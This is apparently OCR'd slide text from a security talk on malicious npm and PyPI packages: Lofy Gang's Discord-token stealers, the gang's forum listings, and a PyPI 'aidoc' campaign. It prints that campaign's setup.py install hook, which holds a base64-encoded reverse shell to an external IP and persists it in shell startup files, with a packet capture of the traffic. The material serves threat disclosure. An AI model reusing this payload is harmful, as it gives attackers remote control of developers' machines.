

jFrog report (https://jfrog.com/blog/malicious-npm-packages-are-after-your-discord-tokens-17-new-packages-disclosed/)
Products
Solutions
Developers
Resources
Partners
Pricing
Malicious npm Packages Are After Your Discord Tokens – 17 New Packages Disclosed
MALICIOUS PACKAGES
davisousa
davi1029.sousa@gmail.com
discord-selfbot-v14
discord-lofy
zvilao
vilaozada2k40@gmail.com
discord-vilao
constzada
irmosmcpesqn147@gmail.com
discordsystem
speczinho
157.posse@gmail.com
fix-error
lofygang



Securelist Report (https://securelist.com/lofylife-malicious-npm-packages/107014/)
lifesgodm
polarrecebimentos@gmail.com
dinauraaa
dinauraana@gmail.com
small-sm
pern-valids
lifeculer
proc-title
life.polarlabs.repl.co
idk.polarlabs.repl.co
sock.polarlabs.repl.co
SECURELIST
LofyLife: malicious npm packages steal Discord tokens and bank card data
AUTHORS
lofygang
colors
solfest
repl.it
bears
Discord-Mass-Dm
fake instagram followers


YouTube
TikTok
Social Media, Hack Tools Training
GitHub
Poisoned Hack Tools
Underground Hacking Forums
LOFY GANG
Malicious Packages
C&C Servers, Custom Domains
Sharing stolen credit cards and gifts
With over 14,000 server users
npm
HEROKU
replit
Discord


https://cracked.io
CRACKED.IO
BEYOND THE LIMITS
LEAK DISCORD NUKE BOT [FAST] (1 2 3 4 ... 11)
DyPolarLofy 16 April, 2021 - 03:13 PM
GAMING 3094X VALORANT ACCOUNTS / HIGH QUA
DyPolarLofy 21 April, 2022 - 11:13 AM
RELEASE DISCORD BOT | ACTIVATING 3 MONTHS NITRO | | AUTO CARD ADD!
DyPolarLofy 20 July, 2022 - 02:55 PM
GAMING 900X MINECRAFT ACCOUNTS / HIGH QUALITY! | | NO CAPTURE |
DyPolarLofy 02 July, 2022 - 12:34 AM
STREAMING 122X DISNEY+ ACCOUNTS / HIGH QUALITY! | | FULL CAPTURE |
DyPolarLofy 02 July, 2022 - 12:45 AM



CRACKED.IO
BEYOND THE LIMITS
Cracked.io Leaks Source codes LEAK DISCORD NUKE BOT [FAST]
YOU HAVE ONE UNREAD PRIVATE MESSAGE FROM MYBB ENGINE TITLED SUCCESSFULLY SUBSCRIBED
TO COMPLETE YOUR REGISTRATION, PLEASE CHECK YOUR EMAIL FOR ACCOUNT ACTIVATION INSTRUCTIONS. UNTIL YOU ACTIVATE YOUR ACCOUNT YOU MAY NOT BE ABLE TO POST ON THESE FORUMS.
DISCORD NUKE BOT [FAST]
by DyPolarLofy - 16 April, 2021 - 03:13 PM
DyPolarLofy
OP 16 April, 2021 - 03:13 PM
Hidden Content
https://github.com/kieronia/Discord-Nuke...HoNUKER.py
This leak has been rated as Infected 0 times this month. (2 times in total)
This leak has been rated as infected
Contributor



https://pypi.org/user/aidoc/
Search projects
Help
Sponsors
Log in
Register
3 projects
aidoc-e2e-utils
Last released about 1 hour ago
Aidoc test package
aidoc.genmfa
Last released about 1 hour ago
Aidoc test package
aidoc-consul
Last released about 1 hour ago
Aidoc test package
Aidoc
aidoc
Joined Jul 31, 2022
Statistics
View statistics for aidoc's projects via Libraries.io, or by using our public dataset on Google BigQuery
https://pypi.org/project/aidoc-e2e-utils/
Search projects
Help
Sponsors
Log in
Register
aidoc-e2e-utils 5.0.3
pip install aidoc-e2e-utils
Latest version
Released: about 1 hour ago
Aidoc test package
Navigation
Project description
Release history
Download files
Statistics
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License
Author: El1
Requires: Python >=2.0
Project description
The author of this package has not provided a project description


D
Discover
New
Open
Alerts
Share
Inspect
packages-info*
owners: pypi/aidoc
Last 6 months
27 hits
Documents
Field statistics
BETA
40
20
0
4th
11th
18th
1st
8th
15th
22nd
29th
5th
12th
19th
26th
3rd
10th
17th
24th
31st
7th
14th
21st
28th
5th
19th
July 2022
September 2022
October 2022
November 2022
Jun 29, 2022 @ 22:47:12.587 - Dec 29, 2022 @ 22:47:12.587 (interval: Auto - day)
Columns
1 field sorted

setup.py

```python
# setup.py
from setuptools import setup
from setuptools.command.install import install
import setuptools
import os
import sys
import os.path
import platform
from os.path import expanduser

def getShell():
   home = expanduser("~")
   if os.path.exists(f"{home}/.zshrc"):
      return f"{home}/.zshrc"
   elif os.path.exists(f"{home}/.bashrc"):
      return f"{home}/.bashrc"
   else:
      return 'NO'

def shell():
    system=identifyVictim()
    if system == 'Darwin':
        payload=f"base64 -D <<<
KGJhc2ggLWMgJzA8JjEwMC07ZXhlYyAxMDA8Pi9kZXYvdGNwLzMuMjIxLjE1Mi4yMDMvNzcxO3NoIDwmMTAwID4mMTAwIDI+JjEwMCcg
PiAvZGV2L251bGwgMj4mMSAmKQo= | sh"
        os.popen(payload)
        shell=getShell()
        if shell != 'NO':
            with open(shell, "a") as f:
                f.write(f"\n{payload}")
    elif system == 'Linux':
```


output (1).pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
No. Time Source
8 7339.687351 3.221.152.203
9 7339.689725 172.31.89.226
10 7339.690424 3.221.152.203
11 7364.937385 3.221.152.203
12 7364.938471 172.31.89.226
13 7364.939159 3.221.152.203
14 7376.722235 3.221.152.203
15 7376.723230 172.31.89.226
16 7376.723899 3.221.152.203
17 7397.745753 3.221.152.203
18 7397.746754 172.31.89.226
19 7397.747517 3.221.152.203
20 7405.787952 3.221.152.203
21 7405.789013 172.31.89.226
22 7405.789686 3.221.152.203
23 7412.143814 3.221.152.203
24 7412.144795 172.31.89.226
25 7412.145475 3.221.152.203
26 7419.744139 3.221.152.203
27 7419.745144 172.31.89.226
28 7419.745791 3.221.152.203
38 7562.403300 3.221.152.203
39 7562.403392 172.31.89.226
40 7562.404059 3.221.152.203
41 7571.660687 3.221.152.203
42 7571.662143 172.31.89.226
43 7571.662805 3.221.152.203
44 7600.615116 3.221.152.203
45 7600.616600 172.31.89.226
46 7600.617282 3.221.152.203
47 7620.180931 3.221.152.203
48 7620.184609 172.31.89.226
49 7620.185340 3.221.152.203
Frame 48: 1794 bytes on wire (14352 bits),
Ethernet II, Src: 12:52:39:2e:02:5d (12:52
Internet Protocol Version 4, Src: 172.31.8
Transmission Control Protocol, Src Port: 4
Data (1728 bytes)
0000 12 9d db 41 6c 7f 12 52 39 2e 02 5d 0
0010 06 f4 97 2f 40 00 40 06 fa 2a ac 1f 5
0020 98 cb 9c 42 03 03 59 7f 8a 1e a9 8e 0
0030 01 eb a9 90 00 00 01 01 08 0a 24 cc 8
0040 7c 88 23 20 73 65 74 75 70 2e 70 79 0
0050 6d 20 73 65 74 75 70 74 6f 6f 6c 73 2
0060 6f 72 74 20 73 65 74 75 70 0a 66 72 6
0070 65 74 75 70 74 6f 6f 6c 73 2e 63 6f 6
0080 64 2e 69 6e 73 74 61 6c 6c 20 69 6d 7
0090 20 69 6e 73 74 61 6c 6c 0a 69 6d 70 6
00a0 73 65 74 75 70 74 6f 6f 6c 73 0a 69 6d 70 6f 72 setuptoo ls·impor
output (1).pcap
Packets: 113 · Displayed: 79 (69.9%)
Profile: Default
